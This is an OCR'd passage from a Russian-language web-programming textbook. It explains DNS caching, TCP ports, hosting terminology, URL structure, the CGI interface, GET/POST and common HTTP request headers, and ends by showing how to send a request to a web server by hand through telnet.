Просто? Не совсем. Представьте, какое бы произошло столпотворение на корневом домене ".", если бы все запросы на получение IP-адреса проходили через него. Чтобы этого избежать, практически все машины в Сети кэшируют информацию о DNS-запросах, обращаясь к корневому домену (и доменам первого уровня — `ru`, `com` и т. д.) лишь изредка для обновления этого кэша. Например, пусть пользователь, подключенный через модем к провайдеру, впервые соединяется с машиной `www.host.ru`. В этом случае будет передан запрос корневому домену, а затем, по цепочке, поддомену `host` и, наконец, домену `www`. Если же пользователь вновь обратится к `www.host.ru.`, то сервер провайдера сразу же вернет ему нужный IP-адрес, потому что он сохранил его в своем кэше запросов ранее. Подобная технология позволяет значительно снизить нагрузку на DNS-серверы в Интернете. В то же время у нее имеются и недостатки, главный из которых — вероятность получения ложных данных, например, в случае, если хост `host.ru.` только что отключился или сменил свой IP-адрес. Так как кэш обновляется сравнительно редко, мы всегда можем столкнуться с такой ситуацией.

Конечно, не обязательно, чтобы все компьютеры, имеющие различные доменные имена, были разными или даже имели уникальные IP-адреса: вполне возможна ситуация, когда на одной и той же машине на одном и том же IP-адресе располагаются сразу несколько доменных имен.

Замечание

Здесь и далее я иногда буду подразумевать, что одной машине в Сети всегда соответствует уникальный IP-адрес, и наоборот, для каждого IP-адреса существует своя машина, хотя это, разумеется, не так. Просто так получится немного короче.

Порт

Итак, мы ответили на первый поставленный вопрос — как адресовать отдельные машины в Интернете. Теперь давайте поглядим, как нам быть с программным обеспечением, использующим Сеть для обмена данными.

До сих пор мы расценивали машины, подключенные к Интернету, как некие неделимые сущности. Так оно, в общем-то, и есть (правда, с некоторыми оговорками) с точки зрения протокола IP. Но TCP использует в своей работе несколько другие понятия. А именно, для него отдельной сущностью является *процесс* — программа, запущенная где-то на компьютере в Интернете. Именно между процессами, а не между машинами, и осуществляется обмен данными в терминах протокола TCP. Мы уже знаем, как идентифицируются отдельные компьютеры в Сети. Осталось рассмотреть, как же TCP определяет тот процесс, которому нужно доставить данные.

Пусть на некоторой системе выполняется программа (назовем ее Клиент), которая хочет через Интернет соединиться с какой-то другой программой (Сервером) на другой машине в Сети. Для этого должен выполняться ряд условий, а именно:

- программы должны "договориться" о том, как они будут друг друга идентифицировать;
- программа Сервер должна находиться в *режиме ожидания*, что сейчас к ней кто-то подключится;

Давайте остановимся на первом пункте чуть подробнее. Термин "договориться" тут не совсем уместен (примерно так же милиция "договаривается" с только что задержанным бандитом о помещении его в тюрьму). На самом деле программа Сервер, как только она запускается, говорит драйверу TCP, что она собирается использовать для обмена данными с Клиентами некоторый идентификатор, или *порт*, целое число в диапазоне от 0 до 65 535 (именно такие числа могут храниться в ячейке памяти размером в 2 байта). TCP регистрирует это в своих внутренних таблицах — разумеется, только в том случае, если какая-нибудь другая программа уже не "заняла" нужный нам порт (в последнем случае происходит ошибка). Затем Сервер переходит в режим ожидания поступления запросов, приходящих на этот порт. Это означает, что любой Клиент, который собирается вступить в "диалог" с Сервером, должен знать номер его порта. В противном случае TCP-соединение невозможно: куда передавать данные, если не знаешь, к кому подключиться?

Теперь посмотрим, какие действия предпринимает Клиент. Он, как мы условились, знает следующее:

- IP-адрес машины, на которой запущен Сервер;
- номер порта, который использует Сервер.

Как видим, этой информации вполне достаточно, поэтому Клиент посылает драйверу TCP команду на соединение с машиной, расположенной по заданному IP-адресу с указанием нужного номера порта. Поскольку Сервер "на том конце" готов к этому, он откликается, и соединение устанавливается.

Только что я употребил слово "откликается", подразумевая, что Сервер отправляет какое-то сообщение Клиенту о том, что он готов к обмену данными. Но вспомним, что для TCP существует только два понятия для идентификации процесса: адрес и порт. Так куда же направлять "отклик" Сервера? Очевидно, последний должен каким-то образом узнать, какой порт будет использовать Клиент для приема сообщений от него (ведь мы знаем, что принимать данные можно, только зарезервировав для этого у TCP номер порта). Эту информацию ему как раз и предоставляет драйвер TCP на машине Клиента, который непосредственно перед установкой соединения выбирает незанятый порт из списка свободных на данный момент портов на клиентском компьютере и "присваивает" его процессу Клиент. Затем драйвер информирует о номере порта Сервер в первом же сообщении о желании установить соединение. Собственно, это и составляет смысл такого сообщения.

Как только обмен "приветственными" сообщениями закончен (его еще называют "тройным рукопожатием", потому что в общей сложности посылается 3 таких сообщения), между Клиентом и Сервером устанавливается *логический канал связи*. Программы могут использовать его, как обычный канал Unix (это напоминает случай файла, открытого на чтение и запись одновременно). Иными словами, Клиент может передать данные Серверу, записав их с помощью системной функции в канал, а Сервер — принять их, прочитав из канала. Впрочем, мы вернемся к этому процессу ближе к концу книги, когда будем рассматривать функцию PHP `fsockopen()`.

Терминология

Далее в этой книге я буду часто применять некоторые термины, связанные с "сущностями" в сети Интернет. Чтобы не было разногласий, сразу условимся, что я буду понимать под конкретными понятиями. Перечисляю их в том порядке, в котором, на мой взгляд, они идут по логике вещей, чтобы ни одно предыдущее слово не "цеплялось" за следующее. Это — порядок "от простого к сложному". Собственно, именно по этому принципу построена вся книга, которую вы держите в руках.

Сервер

Сервер — любой отдельно взятый компьютер в Интернете, который позволяет другим машинам, грубо говоря, использовать себя в качестве "посредника" при передаче данных. Также все серверы участвуют в вышеописанной "лавине" поиска компьютера по ее IP-адресу, на многих хранится какая-то информация, доступная или нет извне. Сервер — это именно машина ("железо"), а не логическая часть Сети, он может иметь несколько различных IP-адресов (не говоря уже о доменных именах), так что вполне может выглядеть из Интернета как несколько независимых систем.

Только что я сказал, что сервер — это "железо". Пожалуй, это слишком механистический подход. Мы можем придерживаться и другой точки зрения, тоже в некоторой степени правильной. Отличительной чертой сервера является то, что он использует один-единственный стек TCP/IP, т. е. на нем запущено только по одному "экземпляру" драйверов протоколов. Пожалуй, это будет даже правильнее, хотя в настоящее время оба определения почти эквивалентны (просто современный компьютер не настолько мощен, чтобы на нем могли бы функционировать одновременно две операционные системы, а следовательно, и несколько стеков TCP/IP). Посмотрим, как будет с этим обстоять дело в будущем.

У термина "сервер" есть и еще одно, совершенно другое, определение — это программа (в терминологии, TCP — процесс), обрабатывающая запросы клиентов. Например, приложение, обслуживающее пользователей WWW, называется Web-сервером. Как правило, из контекста будет ясно, что конкретно имеется в виду. Все же, чтобы не путаться, иногда я такие программы буду называть *сетевыми демонами*.

Узел

Любой компьютер, подключенный к Интернету, имеет свой уникальный IP-адрес. Нет адреса — нет узла. *Узел* — совсем не обязательно сервер (типичный пример — клиент, подключенный через модем к провайдеру). Вообще, мы можем дать такое определение: любая сущность, имеющая уникальный IP-адрес в Интернете, называется *узлом*. С этой (логической) точки зрения Интернет можно рассматривать, как множество узлов, каждый из которых потенциально может связаться с любым другим. Заметьте, что на одной системе может быть расположено сразу несколько узлов, если она имеет несколько IP-адресов. Например, один узел может заниматься только доставкой и рассылкой почты, второй — исключительно обслуживанием WWW, а на третьем работает DNS-сервер.

Помните, мы говорили о том, что TCP использует термин "процесс", и каждый процесс для него однозначно идентифицируется IP-адресом и номером порта. Так вот, этот самый IP-адрес и есть узел.

Порт

Некоторое число, которое идентифицирует программу, желающую принимать данные из Интернета. Таким образом, *порт* — вторая составляющая адресации TCP. Любая программа, стремящаяся передать данные другой, должна знать номер порта, который закреплен за последней. Например, традиционно Web-серверу выделяется порт с номером 80, поэтому, когда вы набираете какой-нибудь адрес в браузере, запрос идет именно на порт 80 указанного узла.

Сетевой демон

Сетевой демон — это программа, работающая на сервере и занимающаяся обслуживанием различных пользователей, которые могут к ней подключаться. Иными словами, сетевой демон — это программа-сервер. Типичный пример — Web-сервер, а также FTP- и Telnet-серверы.

Примечание

Сам термин "сетевой демон" возник на базе устоявшейся терминологии Unix. В этой системе демоном называют программу, которая постоянно работает на машине в фоновом режиме, обычно с системными привилегиями суперпользователя (то есть, эта программа может делать на машине все, что ей угодно, и не подчиняется правам доступа обычных пользователей). Демон не имеет никакой связи с терминалом (экраном и клавиатурой), поэтому не может ни принимать данные с клавиатуры, ни выводить их на экран. Вот из-за этой "бестелесности" его и называют демоном.

Впрочем, к Web-программированию написание сетевых демонов не имеет почти никакого отношения, поскольку это — удел системного программирования. И все же

скажу о них пару слов, т. к. эта область иногда довольно близко примыкает к Web-программированию. Написание сетевых демонов — дело непростое и, к тому же, обычно требует полного контроля над "железом" сервера. Фирмы, "продающие" виртуальные хосты в Интернете (хостинг-провайдеры), не позволяют этого делать из соображений безопасности, а также из-за того, что такая программа постоянно работает на компьютере и отнимает процессорное время. Поскольку у многих нет своего собственного узла в Сети (а это стоит обычно около 100—200 долларов в месяц), возможность создавать такие программы доступна далеко не всем, потому мы не будем касаться ее в этой книге.

Провайдер

Провайдер — организация, имеющая несколько модемных входов, к которым могут подключаться пользователи для доступа в Интернет. Все это обычно происходит не бесплатно (для пользователей, разумеется).

Хост

Хост — с точки зрения пользователя как будто то же, что и узел. В общем-то, эти понятия очень часто смешивают. Это обусловлено тем, что любой узел является хостом. Но хост — совсем не обязательно отдельный узел, если это — виртуальный хост. Часто хост имеет собственное уникальное доменное имя. Иногда (обычно просто чтобы не повторяться) я буду называть хосты серверами, что, вообще говоря, совершенно не верно. Фактически, все, что отличает хост от узла — это то, что он может быть виртуальным. Итак, еще раз: любой узел — хост, но не любой хост — узел, и именно так я буду понимать хост в этой книге.

Виртуальный хост

Это — хост, не имеющий уникального IP-адреса в Сети, но, тем не менее, доступный указанием какого-нибудь дополнительного адреса (например, его DNS-имени). В последнее время число виртуальных хостов в Интернете постоянно возрастает, что связано с повсеместным распространением протокола HTTP 1.1. С точки зрения Web-браузера (вернее, с точки зрения пользователя, который этим браузером пользуется) виртуальный хост выглядит так же, как и обычный хост — правда, его нельзя адресовать по IP-адресу.
К сожалению, все еще существуют версии браузеров, не поддерживающие протокол HTTP 1.1, которые соответственно не могут быть использованы для обращения к таким ресурсам.

Замечание

Понятие "виртуальный хост" не ограничивается только службой Web. Многие другие сервисы имеют свои понятия о виртуальных хостах, совершенно не свя-

занные с Web и протоколом HTTP 1.1. Сервер sendmail службы SMTP (Simple Mail Transfer Protocol — Простой протокол передачи почты) также использует понятие "виртуальный хост", но для него это — лишь синоним главного, основного хоста, на котором запущен сервер. Например, если хост `syn.com` является синонимом для `microsoft.com`, то адрес E-mail `my@syn.com` на самом деле означает `my@microsoft.com`. Примечательно, однако, что виртуальный хост и в этом понимании не имеет уникального IP-адреса.

Хостинг-провайдер (хостер)

Организация, которая может создавать хосты (виртуальные или обычные) в Интернете и продавать их различным клиентам, обычно за определенную плату. Существует множество хостинг-провайдеров, различающихся по цене, уровню обслуживания, поддержке telnet-доступа (то есть доступа в режиме терминала к операционной системе машины) и т. д. Они могут оказывать услуги по регистрации доменного имени в Интернете, а могут и не оказывать. При написании этой книги я рассчитывал, что читатель собирается воспользоваться услугами такого хостинг-провайдера, который предоставляет возможность использования PHP (их сейчас большинство). Если вы еще не выбрали хостинг-провайдера и только начинаете осваивать Web-программирование, не беда: во второй части книги подробно рассказано, как можно установить и настроить собственный Web-сервер на любом компьютере с установленной операционной системой Windows. (Это можно сделать даже на той самой машине, на которой будет работать браузер — ведь драйверу протокола TCP совершенно безразлично, где выполняется процесс, к которому будет осуществлено подключение, хоть даже и на том же самом компьютере.) Используя этот сервер, вы сможете немного потренироваться. Кроме того, он незаменим при отладке тех программ, которые вы в будущем планируете разместить на настоящем хосте в Интернете.

Хостинг

Те услуги, которые предоставляют клиентам хостинг-провайдеры.

Сайт

Сайт — это часть логического пространства на хосте, состоящая из одной или нескольких HTML-страниц (иногда представляемых в виде HTML-документов). Хост вполне может содержать сразу несколько сайтов, размещенных, например, в разных его каталогах. Таким образом, сайт — термин весьма условный, обозначающий некоторый логически организованный набор страниц.

HTML-документ

Файл, содержащий данные в формате HTML.

Страница (или HTML-страница)

Адресуемая из Интернета минимальная единица текстовой информации службы World Wide Web, которая может быть затребована у Web-сервера и отображена в браузере. Часто страница представлена отдельным HTML-документом, однако в последнее время число таких страниц постоянно сокращается — чаще они генерируются автоматически "на лету" какой-нибудь программой и тут же отсылаются клиенту. Например, гостевая книга, в который пользователь может оставить текстовое сообщение, — пример страницы, не являющейся HTML-документом в обычном смысле. Язык HTML (Hypertext Markup Language — Язык разметки гипертекста) позволяет вставлять в страницы ссылки на другие страницы. Щелкнув кнопкой мыши на поле ссылки, пользователь может переместиться к тому или иному документу. Впрочем, подразумевается, что читатель более-менее знаком с языком HTML, а потому в этой книге о нем дается минимум сведений — в основном только те, которые касаются форм.

Web-программирование

Этот термин будет представлять для нас особый интерес, потому что является темой книги, которую вы держите в руках, уважаемый читатель. Давайте же наконец проставим все точки над "i".

Только что упоминалось, что страница и HTML-документ — вещи несколько разные, а также то, что существует возможность создания страниц "на лету" при запросе пользователя. Разработка программ, которые занимаются формированием таких страниц, и есть Web-программирование. Все остальное (в том числе, администрирование серверов, разграничение доступа для пользователей и т. д.) не имеет к Web-программированию никакого отношения. Фактически, для работы Web-программиста требуется только наличие правильно сконфигурированного и работающего хостинга (возможно, купленного у хостинг-провайдера, в этом случае уж точно среда будет настроена правильно), и это все.

По большому счету эта книга посвящена именно Web-программированию, за исключением второй части и Приложений. Во второй части рассказано о том, как за минимальное время настроить "домашний" хостинг на своей собственной машине, пусть даже и не подключенной к Интернету, т. е. стать "сам себе хостером". Это не так бесполезно, как может показаться, и вскоре вы поймете, почему.

Замечание

Между прочим, представленная терминология довольно-таки спорная — в разных публикациях используются различные термины. Например, однажды я видел, как хостом называлась любая сущность, имеющая уникальный IP-адрес в Интернете. Лично я с этим не согласен и буду называть эту сущность узлом.

World Wide Web и URL

В наше время одной из самых популярных "служб" Интернета является *World Wide Web*, Web или WWW (все три термина совершенно равносильны). Действительно, большинство серверов Сети поддерживают WWW и связанный с ним протокол передачи *HTTP* (Hypertext Transfer Protocol — Протокол передачи гипертекста). Служба привлекательна тем, что позволяет организовывать на хостах сайты — хранилища текстовой и любой другой информации, которая может быть просмотрена пользователем в интерактивном режиме.

Я думаю, каждый хоть раз в жизни набирал какой-нибудь "адрес" в браузере. Он называется *URL* (Universal Resource Locator — Универсальный идентификатор ресурса) и обозначает в действительности нечто большее, нежели чем просто адрес. Для чего же нужен URL? Почему недостаточен лишь один DNS-адрес?

Ответ довольно-таки очевиден. Действительно, каждый Web-сайт обычно хранит в себе множество документов. Следовательно, нужно иметь механизм, который бы позволял пользователю ссылаться на конкретный документ внутри указанного хоста.

В общем случае URL выглядит примерно так:

```
http://www.somehost.com:80/path/to/document.html
```

Давайте рассмотрим чуть подробнее каждую логическую часть этого URL.

Протокол

Часть URL, предваряющая имя хоста и завершающаяся двумя косыми чертами (в нашем примере `http://`), указывает браузеру, какой высокоуровневый протокол нужно использовать для обмена данными с Web-сервером. Обычно это HTTP, но могут поддерживаться и другие протоколы. Например, протокол HTTPS позволяет передавать информацию в специальном зашифрованном виде, чтобы злоумышленники не могли ее перехватить, — конечно, если Web-сервер способен с ним работать. Нужно заметить, что все подобные протоколы базируются на сервисе, предоставляемом TCP, и по большей части представляют собой лишь набор текстовых команд. В следующей главе мы убедимся в этом утверждении, разбирая, как работает протокол HTTP.

Имя хоста

Следом за протоколом идет имя узла, на котором размещается запрашиваемая страница (в нашем примере — `www.somehost.com`). Это может быть не только доменное имя хоста, но и его IP-адрес. В последнем случае, как нетрудно заметить, мы сможем обращаться только к узлам (невиртуальным хостам), потому что лишь они однозначно идентифицируются указанием их IP-адреса.

Порт

Сразу за именем хоста через двоеточие может следовать (а может и быть опущен) номер порта. Исторически сложилось, что для протокола HTTP стандартный номер порта — 80 (или 81). Именно это значение используется браузером, если пользователь явно не указал номер порта. Как мы знаем, порт идентифицирует постоянно работающую программу на сервере (или, как ее нередко называют, сетевой демон), в частности, порт 80 связывается с Web-сервером, который и осуществляет обработку HTTP-запросов клиентов и пересылает им нужные документы. Существуют и другие демоны, например, FTP и Telnet, но к ним нельзя подключиться с помощью браузера.

Путь к странице

Наконец, мы дошли до последней части адресной строки — пути к файлу страницы (в нашем примере это `/path/to/document.html`). Как уже упоминалось, совершенно не обязательно, чтобы эта страница действительно присутствовала, — вполне типична ситуация, когда страницы создаются "на лету" и не представлены отдельными файлами в файловой системе сервера. Например, сайт новостей может использовать виртуальные пути типа `/`**`Y`**`/`**`M`**`/`**`N`**`.html` для отображения всех новостей за число **N** месяца **M** года **Y**, так что пользователь, набрав в браузере адрес наподобие `http://новострой_сервер/2000/10/20.html`, сможет прочитать новости за 20 октября 2000 года. При этом файла с именем 20.html физически нет, существует только виртуальный путь к нему, а всю работу по генерации страницы берет на себя программное обеспечение сервера (в последней части этой книги я расскажу, как такое программное обеспечение можно написать).

Есть и другой механизм обработки виртуальных путей, когда запрошенные файлы представляют собой статические объекты, но располагаются где-то в другом месте. С точки зрения программного обеспечения путь к документу отсчитывается от некоторого корневого каталога, который указывает администратор сервера. Практически все серверные программы позволяют создавать псевдонимы для физических путей. Например, если мы вводим:

```
http://www.somehost.com/cgi-bin/something
```

отсюда не следует, что существует каталог `cgi-bin`, — это может быть лишь имя псевдонима, ссылающегося на какую-то другую каталог.


Расширение `html` (от HyperText Markup Language — Язык разметки гипертекста) принято давать документам со страницами Web. *HTML* представляет собой язык, на котором задается расположение текста, рисунков, гиперссылок и т. д. Кроме `html` часто встречаются и другие форматы данных: `gif`, `jpg` — для изображений, `cgi`, `pl` — для сценариев (программ, запускаемых на сервере) и т. д. Вообще говоря, сервер можно настроить таким образом, чтобы он корректно работал с любыми расширениями, например, никто не запрещает нам сконфигурировать его так, чтобы файлы

с расширением htm также рассматривались как HTML-документы (что часто и делается).

Замечание

Браузеру совершенно все равно, какое расширение у запрошенного объекта — он ориентируется по другому признаку.

Глава 2



Интерфейс CGI

Термин CGI (Common Gateway Interface — Общий шлюзовой интерфейс) обозначает набор соглашений, которые должны соблюдаться Web-серверами при выполнении ими различных Web-приложений. Вскоре мы расшифруем его смысл гораздо более подробно. Фактически, до недавнего времени все Web-программирование представляло собой программирование CGI-приложений. В последнее время ситуация изменилась. И хотя CGI все еще остается негласным стандартом для Web-приложений, механизм работы CGI-программ несколько обновился.

В этой и следующей главах мы будем разбирать основы традиционного CGI-программирования, не касаясь напрямую PHP. В качестве языка для примеров выбран Си, поскольку его компиляторы можно найти практически в любой операционной системе, и по той причине, что он "наиболее красиво" показывает, почему… его не следует использовать в Web-программировании. Да-да, это не опечатка. Вскоре вы поймете, что я хотел сказать.

Что такое CGI?

Итак, мы набираем в нашем браузере

```
http://www.somehost.com:80/path/to/document.ext
```

Мы ожидаем, что сейчас получим HTML-документ (или документ другого формата — например, рисунок). Иными словами, мы рассчитываем, что на хосте в каталоге `/path/to/` расположен файл `document.ext`, который нам сейчас и доставят (передаст его, кстати, Web-сервер, подключенный к порту 80 на сервере).

Однако на самом деле ситуация несколько иная. По двум причинам.

- Путь `/path/to/`, ровно как и файл `document.ext` на хосте может вообще не существовать. Ведь администратор сервера имеет возможность задать *псевдоним* (alias) для любого объекта на сервере. Кроме того, даже если и не назначено никакого псевдонима, все равно имеется возможность так написать программы для Web-сервера, что они будут "перехватывать" каждое обращение к таким путям и соответствующим образом реагировать на это (пример рассмотрен в *главе 1*).
- Файл `document.ext` может быть вовсе не текстовым документом, а программой, которая в ответ на наш запрос молниеносно запустится, не менее стремительно

выполнится и возвратит пользователю результаты своей работы, хотя бы в том же HTML-формате (или, разумеется, в любом другом, — например, это может быть изображение). Пользователь и не догадается, что на самом деле произошло. Для него все равно, загружает ли он документ или невольно запускает программу. Более того, он никак не сможет узнать, что же на самом деле случилось.

Последний пункт особенно впечатляющ. Если вы прониклись его идеей, значит, вы поняли в общих чертах, что такое CGI. Как раз CGI обеспечивает все то, что выглядит так прозрачно для пользователя. Традиционно программы, работающие в соответствии с соглашениями CGI, называют *сценариями* — скорее всего из-за того, что в большинстве случаев их пишут на языках-интерпретаторах, подобных Basic (например, на Perl или PHP).

Задумаемся на мгновенье. Мы получили довольно мощный механизм, который позволяет нам, в частности, формировать документы "на лету". К примеру, пусть нам нужно, чтобы в каком-то документе проставлялись текущая дата и время. Разумеется, мы не можем заранее прописать их в документе — ведь в зависимости от того, когда он будет загружен пользователем, эта дата должна меняться. Зато мы можем написать сценарий, который вычислит дату, вставит ее в документ и затем передаст его пользователю, который даже ничего и не заметит!

Однако в построенной нами модели не хватает одного звена. Действительно, предположим, нам нужно, чтобы время в нашей странице проставлялось на основе часового пояса пользователя. Но как сценарий узнает, какой часовой пояс у региона, в котором живет этот человек (или какую-нибудь другую информацию, которую может предоставить пользователь)? Видимо, должен быть какой-то механизм, который позволит пользователю не только получать, но также и передавать информацию серверу (в данном случае, например, поправку времени в часах относительно Москвы). И это тоже обеспечивает CGI. Но вернемся прежде снова к URL.

Секреты URL

Помните, я выше описывал, как выглядит URL? Каюсь, приврал. На самом деле URL имеет более "длинный" вид:

```
http://www.somehost.com:80/path/to/document.ext?parameters
```

Как нетрудно заметить, может существовать еще строка `parameters`, следующая после вопросительного знака. В некоторой степени эта строка аналогична командной строке ОС. В ней может быть все, что угодно, она может быть любой длины (однако следует учитывать, что некоторые символы должны быть URL-закодированы, *см. ниже*). Вот как раз эта-то строка и передается CGI-сценарию.

Замечание

На самом деле существуют некоторые ограничения на длину строки параметров. Но нам приходится сталкиваться с ними слишком редко, чтобы имело смысл об этом говорить.

Вернемся к нашему предыдущему примеру. Теперь пользователь может указать свой часовой пояс сценарию, например, так:

```
http://www.somehost.com/script.cgi?time=+5
```

Сценарий с именем `script.cgi`, после того как он запустится и получит эту строку параметров, должен ее проанализировать (например, создать переменную `time` и присвоить ей значение `+5`, т. е. 5 часов вперед) и дальше работать как ему нужно. Обращаю ваше внимание на то, что принято параметры сценариев указывать именно в виде `переменная=значение`.

А если нужно передать несколько параметров (например, не только часовой пояс, но и имя пользователя)? Сделаем это следующим образом:

```
http://www.somehost.com/script.cgi?time=+5&name=Vasya
```

Опять же, принято разделять параметры с помощью символа `&`. Будем в дальнейшем придерживаться этого соглашения, поскольку именно таким образом поступают браузеры при обработке форм. (Видели когда-нибудь на странице несколько полей ввода и переключателей, а под ними кнопку "Отправить"? Это и есть форма, с ее помощью можно автоматизировать процесс передачи данных сценарию). Ну и, разумеется, сценарий опять же должен адекватно среагировать на эти параметры: провести разбор строки, создать переменные и т. д. Обращаю ваше внимание на то, что все эти действия придется программировать вручную, если мы хотим воспользоваться языком Си.

Так вот, такой способ посылки параметров сценарию (когда данные помещаются в командную строку URL) называется методом `GET`. Фактически, даже если не передается никаких параметров (например, при загрузке статической страницы), все равно применяется метод `GET`. Все? Нет, не все. Существует еще один распространенный способ (не менее распространенный) — метод `POST`, но давайте прежде рассмотрим, на каком языке "общаются" браузер и сервер.

Заголовки и метод *GET*

Задумаемся на минуту, что же происходит, когда мы набираем в браузере строку `somestring` и нажимаем <Enter>. Браузер посылает серверу запрос `somestring`? Нет, конечно. Все немного сложнее. Он анализирует строку, выделяет из нее имя сервера и порт (а также имя протокола, но нам это сейчас не интересно), устанавливает соединение с Web-сервером по адресу `сервер:порт` и посылает ему что-то типа следующего:

```
GET somestring HTTP/1.0\n
```

```
...другая информация...
\n\n
```

Здесь `\n` означает символ перевода строки, а `\n\n` — два обязательных символа новой строки, которые являются маркером окончания запроса (точнее, окончания заголовков запроса). Пока мы не пошлем этот маркер, сервер не будет обрабатывать наш запрос.

Как видим, после GET-строки могут следовать и другие строки с информацией, разделенные символом перевода строки. Их обычно формирует браузер. Такие строки называются *заголовками* (headers), и их может быть сколько угодно. Протокол HTTP как раз и задает правила формирования и интерпретации этих заголовков.

Вот мы и начинаем знакомство с протоколом HTTP. Как видите, он представляет собой ни что иное, как просто набор заголовков, которыми обмениваются сервер и браузер, и еще пару соглашений насчет метода `POST`, которые мы вскоре рассмотрим.

Не все заголовки обрабатываются сервером — некоторые просто пересылаются запускаемому сценарию с помощью переменных окружения. *Переменные окружения* представляют собой именованные значения параметров, которые операционная система (точнее, процесс-родитель) передает запущенной программе. Программа может с помощью специальных функций (их мы рассмотрим в следующей главе на примерах) получить значение любой установленной переменной окружения, указав ее имя. Именно так и должен поступать CGI-сценарий, когда захочет узнать значение того или иного заголовка запроса. К сожалению, набор передаваемых сценарию заголовков ограничен стандартами, и некоторые заголовки нельзя получить из сценария никаким способом (ему просто недоступна соответствующая переменная окружения). Такие случаи мы будем оговаривать особо.

Замечание

Если быть до конца честным, то все-таки системный администратор может настроить сервер так, чтобы он посылал сценарию и те заголовки, которые по стандарту не передаются. Однако это выходит далеко за рамки Web-программирования, поэтому мы не будем останавливаться на этом вопросе.

Ниже приводятся некоторые заголовки запросов с их описаниями, а также имена переменных окружения, которые использует сервер для передачи их CGI-сценарию. Я указываю заголовки вместе с примерами в том контексте, в котором они могут быть применены, иными словами, вместе с наиболее распространенными их значениями. Так будет несколько нагляднее.

GET

- Формат: `GET сценарий?параметры HTTP/1.0`
- Переменные окружения: `REQUEST_URI`; в переменной `QUERY_STRING` сохраняется значение `параметры`, в переменной `REQUEST_METHOD` — ключевое слово `GET`.

Этот заголовок является обязательным (если только не применяется метод POST) и определяет адрес запрашиваемого документа на сервере. Также задаются параметры, которые пересылаются сценарию (если сценарию ничего не передается, или же это обычная статическая страница, то все символы после знака вопроса и сам знак опускаются). Вместо строки HTTP/1.0 может быть указан и другой протокол — например, HTTP/1.1. Именно его соглашения и будут учитываться сервером при обработке данных, поступивших от пользователя, и других заголовков.

Строка сценарий?параметры задается в том же самом формате, в котором она входит в URL. Неплохо было бы назвать эту строку как-нибудь более реалистично, чтобы учесть возможность присутствия в ней командных параметров. Такое название действительно существует и звучит как *URI* (Universal Resource Identifier — Универсальный идентификатор ресурса). Очень часто его смешивают с понятием URL (вплоть до того, что это происходит даже в официальной документации по стандартам HTTP). Давайте договоримся, что в будущем я всегда буду называть словом URL *полный* путь к некоторой Web-странице вместе с параметрами, и условимся, что под словом URI будет пониматься его *часть*, расположенная после имени (или IP-адреса) хоста и номера порта.

POST

- Формат: POST сценарий?параметры HTTP/1.0
- Переменная окружения: REQUEST_URI; в переменной QUERY_STRING сохраняется значение параметры, в переменной REQUEST_METHOD — слово POST.

Этот заголовок используется при передаче данных методом POST. Вскоре мы рассмотрим этот метод подробнее, а пока скажу лишь, что он отличается от метода GET тем, что данные можно передавать не только через командную строку, но и в конце всех заголовков.

Content-type

- Формат: Content-Type: application/x-www-form-urlencoded
- Переменная: CONTENT_TYPE

Данный заголовок идентифицирует тип передаваемых данных. Обычно для этого указывается значение application/x-www-form-urlencoded, что означает формат, в котором все управляющие символы (отличные от алфавитно-цифровых и других отображаемых) специальным образом кодируются. Это тот самый формат передачи, который используется методами GET и POST. Довольно распространен и другой формат, и называется он multipart/form-data. Мы разберем его, когда будем обсуждать вопрос, касающийся загрузки файлов на сервер.

Хочу обратить ваше внимание на то, что сервер никак не интерпретирует рассматриваемый заголовок, а просто передает его сценарию через переменную окружения.

User-Agent

- Формат: `User-Agent: Mozilla/4.5 [en] (Win95; I)`
- Переменная окружения: `HTTP_USER_AGENT`

Уточняет версию браузера (в данном случае это Netscape Navigator).

Referer

- Формат: `Referer: URL_адрес`
- Переменная окружения: `HTTP_REFERER`

Как правило, этот заголовок формируется браузером и содержит URL страницы, с которой осуществился переход на текущую страницу по гиперссылке. Впрочем, если вы пишете сценарий, который в целях безопасности отслеживает значение данного заголовка (например, для его запуска только с определенной страницы), помните, что умелый хакер всегда сможет подделать заголовок `Referer`.

Замечание

Вы, наверное, подумали, что слово referer пишется по-английски с двумя буквами "r". Да, вы правы. Однако те, кто придумывал стандарт HTTP, этого, видимо, не знали. Так что не позволяйте столь досадному факту ввести себя в заблуждение, когда будете в сценарии использовать переменную окружения `HTTP_REFERER`.

Content-length

- Формат: `Content-length: длина`
- Переменная окружения: `CONTENT_LENGTH`

Заголовок содержит строку, являющуюся десятичным представлением длины данных в байтах, передаваемых методом `POST`. Если задействуется метод `GET`, то этот заголовок отсутствует, и значит, переменная окружения не устанавливается.

Cookie

- Формат: `Cookie: значения_Cookies`
- Переменная окружения: `HTTP_COOKIE`

Здесь хранятся все Cookies в URL-кодировке (о Cookies мы подробнее поговорим в следующей главе).

Accept

- Формат: `Accept: text/html, text/plain, image/gif, image/jpeg`
- Переменная окружения: `HTTP_ACCEPT`

В этом заголовке браузер перечисляет, какие типы документов он "понимает". Перечисление идет через запятую. К сожалению, в последнее время браузеры стали несколько небрежны и часто присылают в этом заголовке значение `*/*`, что обозначает любой тип.

Существует еще множество заголовков запроса (часть из них востребуются только протоколом HTTP 1.1), но мы не будем на них задерживаться.

Эмуляция браузера через telnet

Между прочим, при передаче запроса браузер "притворяется" пользователем, который запустил telnet-клиента (программу, которая, грубо говоря, умеет подключаться к заданному IP-адресу и порту, посылать по нему то, что набирается на клавиатуре, и отображать на экране поступающие "снаружи" данные) и вводит строки заголовков вручную — т. е., в текстовом виде. Например, вместо того чтобы набрать в браузере `http://www.somehost.com/`, попробуйте в командной строке ОС (Unix, Windows 95/98/NT/2000 или любой другой) выполнить следующие команды (вместо <Enter> нажимая соответствующую клавишу):

```
telnet www.somehost.com 80<Enter>
GET /index.html HTTP/1.0<Enter>
<Enter>
```

Вы увидите, как перед вами промелькнут строки HTML-документа `index.html`. Очень рекомендую проделать описанную процедуру, чтобы избавиться от духа мистицизма при упоминании о протоколе HTTP. Все это не так сложно, как иногда может показаться.

Примечание

Если у вас указанная процедура не удалась, и сервер все время шлет сообщение "Bad Request", то проверьте регистр символов, в котором вы набираете команды. Все буквы должны быть заглавными, а название протокола `HTTP/1.0` — идти без пробелов.

Посмотрим теперь, как работает сервер. А происходит все следующим образом: он считывает все заголовки запроса и дожидается маркера "`\n\n`" (или, что то же самое, "пустого" заголовка), а как только его получает, начинает разбираться — что же ему за информация пришла, и выполнять соответствующие действия.

